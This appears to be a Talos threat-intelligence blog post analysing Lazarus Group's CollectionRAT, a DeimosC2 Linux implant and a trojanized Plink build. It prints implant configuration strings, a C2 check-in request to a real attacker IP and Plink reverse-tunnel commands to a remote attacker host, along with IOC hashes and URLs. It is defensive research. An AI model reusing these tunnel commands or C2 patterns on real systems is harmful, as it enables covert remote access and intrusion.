Lazarus Group's infrastructure reuse leads to discovery of new malware

blog.talosintelligence.com/lazarus-collectionrat/

Asheer Malhotra August 24, 2023

By Asheer Malhotra, Vitor Ventura, Jungsoo An

Thursday, August 24, 2023 08:08

Threats SecureX

- In the Lazarus Group's latest campaign, which we detailed in a recent blog, the North Korean state-sponsored actor is exploiting CVE-2022-47966, a ManageEngine ServiceDesk vulnerability to deploy multiple threats. In addition to their "QuiteRAT" malware, which we covered in the blog, we also discovered Lazarus Group using a new threat called "CollectionRAT."
- CollectionRAT has standard remote access trojan (RAT) capabilities, including the ability to run arbitrary commands on an infected system. Based on our analysis, CollectionRAT appears to be connected to Jupiter/EarlyRAT, another malware family Kaspersky recently wrote about and attributed to Andariel, a subgroup within the Lazarus Group umbrella of threat actors.


- Lazarus Group appears to be changing its tactics, increasingly relying on open-source tools and frameworks in the initial access phase of their attacks, as opposed to strictly employing them in the post-compromise phase.
- One such example of this trend is Lazarus Group's use of the open-source DeimosC2 framework. The DeimosC2 agent we discovered in this campaign is an ELF binary, indicating Lazarus' intention to deploy this implant during initial access against compromised Linux endpoints.

Lazarus Group reuses infrastructure in continuous assault on enterprises

In the new Lazarus Group campaign we recently disclosed, the North Korean state-sponsored actor continues to use much of the same infrastructure despite those components being well-documented by security researchers over the years. Their continued use of the same tactics, techniques and procedures (TTPs) — many of which are publicly known — highlights the group's confidence in their operations and presents opportunities for security researchers. By tracking and analyzing these reused infrastructure components, we identified the new CollectionRAT malware detailed in this report.

As mentioned, Lazarus Group remains highly active, with this being their third documented campaign in less than a year. In September 2022, Talos published details of a Lazarus Group campaign targeting energy providers in the United States, Canada and Japan. This campaign, enabled by the successful exploitation of the Log4j vulnerability, heavily employed a previously unknown implant we called "MagicRAT," along with known malware families VSingle, YamaBot and TigerRAT, all of which were previously attributed to the threat actor by Japanese and Korean government agencies.

Some of the TTPs used in another Lazarus Group campaign in late 2022 have been highlighted by WithSecure. This report illustrated Lazarus Group exploiting unpatched Zimbra devices and deploying a remote access trojan (RAT) similar to MagicRAT. This is the same RAT Talos observed being deployed after Lazarus Group's exploitation of ManageEngine ServiceDesk, which we detailed in an earlier blog, -known as "QuiteRAT." QuiteRAT and MagicRAT are both based on the Qt framework and have similar capabilities, but QuiteRAT is likely an attempt to compact MagicRAT into a smaller and easier to deploy malicious implant based on its size.




Aliases	Hidden Cobra, APT38
Affiliations	North Korea
Active since	2010
Goals	Espionage, data theft, disruptive attacks, and financial gain to support state objectives, including political and national security, military research and development, and evasion of international sanctions.
Victimology	Broad targeting of entities globally, including government, defense, finance, media, healthcare and critical infrastructure.
Notable TTPs	Exploitation of known vulnerabilities, social engineering techniques, spearphishing, data exfiltration, custom malware, pseudo-ransomware/wipers.
Malware & tooling	Lazarus Group employs a variety of custom, self-developed malware families that are used exclusively by the adversary, including RATs, wipers, backdoors, and DDoS botnets. Notable threats include WannaCry, QuiteRAT, CollectionRAT, EarlyRAT, MagicRAT, TigerRAT, YamaBot, VSingle, and CRAT.

In addition to this recent campaign illustrating how active Lazarus Group remains, this activity also serves as another example of the actor reusing the same infrastructure. We discovered that QuiteRAT and the open-source DeimosC2 agents used in this campaign were hosted on the same remote locations used by the Lazarus Group in their preceding campaign from 2022 that deployed MagicRAT. This infrastructure was also used for commanding and controlling CollectionRAT, the newest malware in the actor's arsenal. A malicious copy of PuTTY's Plink utility (a reverse-tunneling tool) was also hosted on the same infrastructure serving CollectionRAT to compromised endpoints. Lazarus has been known to use dual-use utilities in their operations, especially for reverse tunneling such as Plink and 3proxy.

Some CollectionRAT malware from 2021 was signed with the same code-signing certificate as Jupiter/EarlyRAT (also from 2021), a malware family listed in CISA's advisory detailing recent North Korean ransomware activity.

The connections between the various malware are depicted below:



Lazarus evolves malicious arsenal with CollectionRAT and DeimosC2

CollectionRAT consists of a variety of standard RAT capabilities, including the ability to run arbitrary commands and manage files on the infected endpoint. The implant consists of a packed Microsoft Foundation Class (MFC) library-based Windows binary that decrypts and executes the actual malware code on the fly. Malware developers like using MFC even though it's a complex, object-oriented wrapper. MFC, which traditionally is used to create Windows applications' user interfaces, controls and events, allows multiple components of malware to seamlessly work with each other while abstracting the inner implementations of the Windows OS from the authors. Using such a complex framework in malware makes human analysis more cumbersome. However, in CollectionRAT, the MFC framework has just been used as a wrapper/decrypter for the actual malicious code.

CollectionRAT initially gathers system information to fingerprint the infection and relay it to the C2 server. It then receives commands from the C2 server to perform a variety of tasks on the infected system. The implant has the ability to create a reverse shell, allowing it to run arbitrary commands on the system. The implant can read and write files from the disk and spawn new processes, allowing it to download and deploy additional payloads. The implant can also remove itself from the endpoint when directed by the C2.

```
db 'GET',0
db 'POST',0
db 'PUT',0
db 'DELETE',0
_4 db 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHT'
db 'ML, like Gecko) Chrome/96.0.4664.45 Safari/537.36',0
db 'en-us,en;q=0.5',0
db 'Close',0
db 'no-cache',0
_1 db 'ISO-8859-1,utf-8;q=0.7,*;q=0.7',0
_0 db 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',0
db 'application/octet-stream',0
db 'application/x-www-form-urlencoded',0
db 'multipart/form-data; boundary=',0
db 'Content-Disposition: form-data; name="',0
db '; filename="',0
db 'Content-Transfer-Encoding: binary',0
db 'Content-Type: ',0
db '--',0
db '.png"',0
db 0Dh,0Ah,0
db 0Dh,0Ah
db 0Dh,0Ah,0
db ': ',0
db 'Host',0
db 'User-Agent',0
db 'Accept',0
db 'Accept-Language',0
db 'Accept-Charset',0
db 'Connection',0
db 'Content-Type',0
db 'Content-Length',0
db 'Pragma',0
db 'Cache-Control',0
db 'Cookie',0
db 'Set-Cookie',0
db 'Authorization: token',0
db 'ghp_',0
db '&',0
db '=',0
db 'http://',0
db 'https://',0
db 'ftp://',0
```

Implant's configuration strings.

The preliminary system information is sent to the C2 server to register the infection, which subsequently issues commands to the implant.

```
GET /boards/boardindex.php?plan=9129970664&page=NokIxjWKBcY2iAPGNY8JlDaPH9gpjx/ZNIwGlDaLVZRqzUWUQ/pio1PwYcVK6nvRUo15lDHDANoyjU3cNIg= HTTP/1.1
Host: 146.4.21.94
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Pragma: no-cache
Cache-Control: no-cache
Connection: Close

HTTP/1.0 200 OK
```

Initial check-in over HTTP to C2 server.

CollectionRAT and its link to EarlyRAT

Analyzing CollectionRAT indicators of compromise (IOCs) enabled us to discover links to EarlyRAT, a PureBasic-based implant that security research firm Kaspersky recently attributed to the Andariel subgroup. We discovered a CollectionRAT sample signed with the same certificate used to sign an older version of EarlyRAT from 2021. Both sets of samples used the same certificate from “OSPREY VIDEO INC.” with the same serial number and thumbprint. The EarlyRAT malware was also listed in CISA’s advisory from February 2023 highlighting ransomware activity conducted by North Korea against healthcare and critical infrastructure entities across the world. Kaspersky reported that EarlyRAT is deployed via the successful exploitation of the Log4j vulnerability. EarlyRAT is also known as the “Jupiter” malware. DCSO CyTec’s blog contains more details about Jupiter.

Common OSPREY VIDEO INC certificate from 2021 used to sign CollectionRAT and EarlyRAT

Adoption of open source tools during initial access — DeimosC2

Lazarus Group appears to be shifting its tactics, increasingly relying on open-source tools and frameworks in the initial access phase of their attacks as opposed to strictly employing them in the post-compromise phase. Lazarus Group previously relied on the use of custom-built implants such as MagicRAT, VSingle, DTrack, and Yamabot as a means of establishing persistent initial access on a successfully compromised system. These implants are then instrumented to deploy a variety of open-source or dual-use tools to perform a multitude of malicious hands-on-keyboard activities in the compromised enterprise network. These include proxy tools,, credential-dumping tools such as Mimikatz and post-compromise reconnaissance and pivoting frameworks such as Impacket. However, these tools have primarily been used in the post-compromise phase of the attack. This campaign is one such

instance where the attackers used the DeimosC2 open-source C2 framework as a means of initial and persistent access. DeimosC2 is a GoLang-based C2 framework supporting a variety of RAT capabilities similar to other popular C2 frameworks such as Cobalt Strike and Sliver.

DeimosC2 analysis

Apart from the many dual-use tools and post-exploitation frameworks found on Lazarus Group's hosting infrastructure, we discovered the presence of a new implant that we identified as a beacon from the open-source DeimosC2 framework. Contrary to most of the malware found on their hosting infrastructure, the DeimosC2 implant was a Linux ELF binary, indicating the intention of the group to deploy it during the initial access on Linux-based servers.

The implant itself is an unmodified copy of the regular beacon that the DeimosC2's C2 server produces when configured with the required parameters. It contains the standard URI paths that remain the same as the configuration provided in an out-of-the-box configuration of the implant. The lack of heavy customization of the implant indicates that the operators of DeimosC2 in this campaign may still be in the process of getting used to and adopting the framework to their needs.

```
offset aIndex          ; DATA XREF: sub_7!
                       ; "/index"
6                      ; DATA XREF: sub_7!
offset aLogin          ; DATA XREF: sub_7
                       ; "/login"
6                      ; DATA XREF: sub_7
offset aC2_IP          ; DATA XREF: sub_7
                       ; "108.61.186.55"
0Dh                    ; DATA XREF: sub_7
offset aProfile        ; DATA XREF: .text
                       ; "/profile"
8                      ; DATA XREF: .text
offset aSettings       ; DATA XREF: sub_7!
                       ; sub_7520A0+89D↑r
                       ; "/settings"
9                      ; DATA XREF: sub_7!
                       ; sub_7520A0+8A4↑r
offset a443            ; DATA XREF: sub_7
                       ; "443"
```

Configuration in the DeimosC2 implant.

Trend Micro has an excelelnt analysis of the DeimosC2, but the implants typically have various RAT capabilities such as:

- Execute arbitrary commands on the endpoint.
- Credential stealing and registry dumping.
- Download and upload files from C2.
- Shellcode execution.
- Uninstallation of the implant.

Malicious Plink

Another open-source tool we observed Lazarus Group using is the reverse tunneling tool PuTTY Link (Plink). In the past, we've observed Lazarus Group use Plink to establish remote tunnel using commands such as:

```
pvhost.exe -N -R 18118:127.0.0.1:8118 -P [Port] -l [username] -pw [password]
<Remote_IP>
```


The option -R forwards port 8118 on 127.0.0.1 to the remote server on port 18118.


However, we found that Lazarus Group has now started generating malicious Plink binaries out of PuTTY's source code to embed the reverse tunnel command strings in the binary itself. The following figure shows a comparison of:

> The malicious Plink binary on the left contains the reverse tunnel command with the switches in the format:

```
Plink.exe -N -R 4443:127.0.0.1:80 -P 443 -l [username]-pw [password]
<Remote_IP>
```

> A benign Plink binary on the right was used in 2022 by Lazarus as part of their hands-on-keyboard activity.





A malicious copy of Plink (left) compared to a benign version (right), both used by Lazarus.

The malicious Plink will also create a mutex named “Global\WindowsSvchost” before establishing the remote tunnel to ensure that only one connection is made between the local machine and C2.

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	**Cisco Umbrella DNS Security**	**Cisco Umbrella SIG**	**Cisco Secure Web Appliance (Web Security Appliance)**
✓	✓	✓	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. Snort SIDs for this threat: **62248, 62253-62255.**

IOCs

IOCs for this research can also be found in our GitHub repository here.

Hashes

QuiteRAT

ed8ec7a8dd089019cfd29143f008fa0951c56a35d73b2e1b274315152d0c0ee6

CollectionRAT

db6a9934570fa98a93a979e7e0e218e0c9710e5a787b18c6948f2eedd9338984

773760fd71d52457ba53a314f15dddb1a74e8b2f5a90e5e150dea48a21aa76df

DeimosC2

05e9fe8e9e693cb073ba82096c291145c953ca3a3f8b3974f9c66d15c1a3a11d

Trojanized Plink

e3027062e602c5d1812c039739e2f93fc78341a67b77692567a4690935123abe

Networks IOCs

146[.]4[.]21[.]94

109[.]248[.]150[.]13

108[.]61[.]186[.]55:443

hxxp[://]146[.]4[.]21[.]94/tmp/tmp/comp[.]dat

hxxp[://]146[.]4[.]21[.]94/tmp/tmp/log[.]php

hxxp[://]146[.]4[.]21[.]94/tmp/tmp/logs[.]php

hxxp[://]ec2-15-207-207-64[.]ap-south-1[.]compute[.]amazonaws[.]com/resource/main/rawmail[.]php

hxxp[://]109[.]248[.]150[.]13/EsaFin[.]exe

hxxp[://]146[.]4[.]21[.]94/boards/boardindex[.]php

hxxp[://]146[.]4[.]21[.]94/editor/common/cmod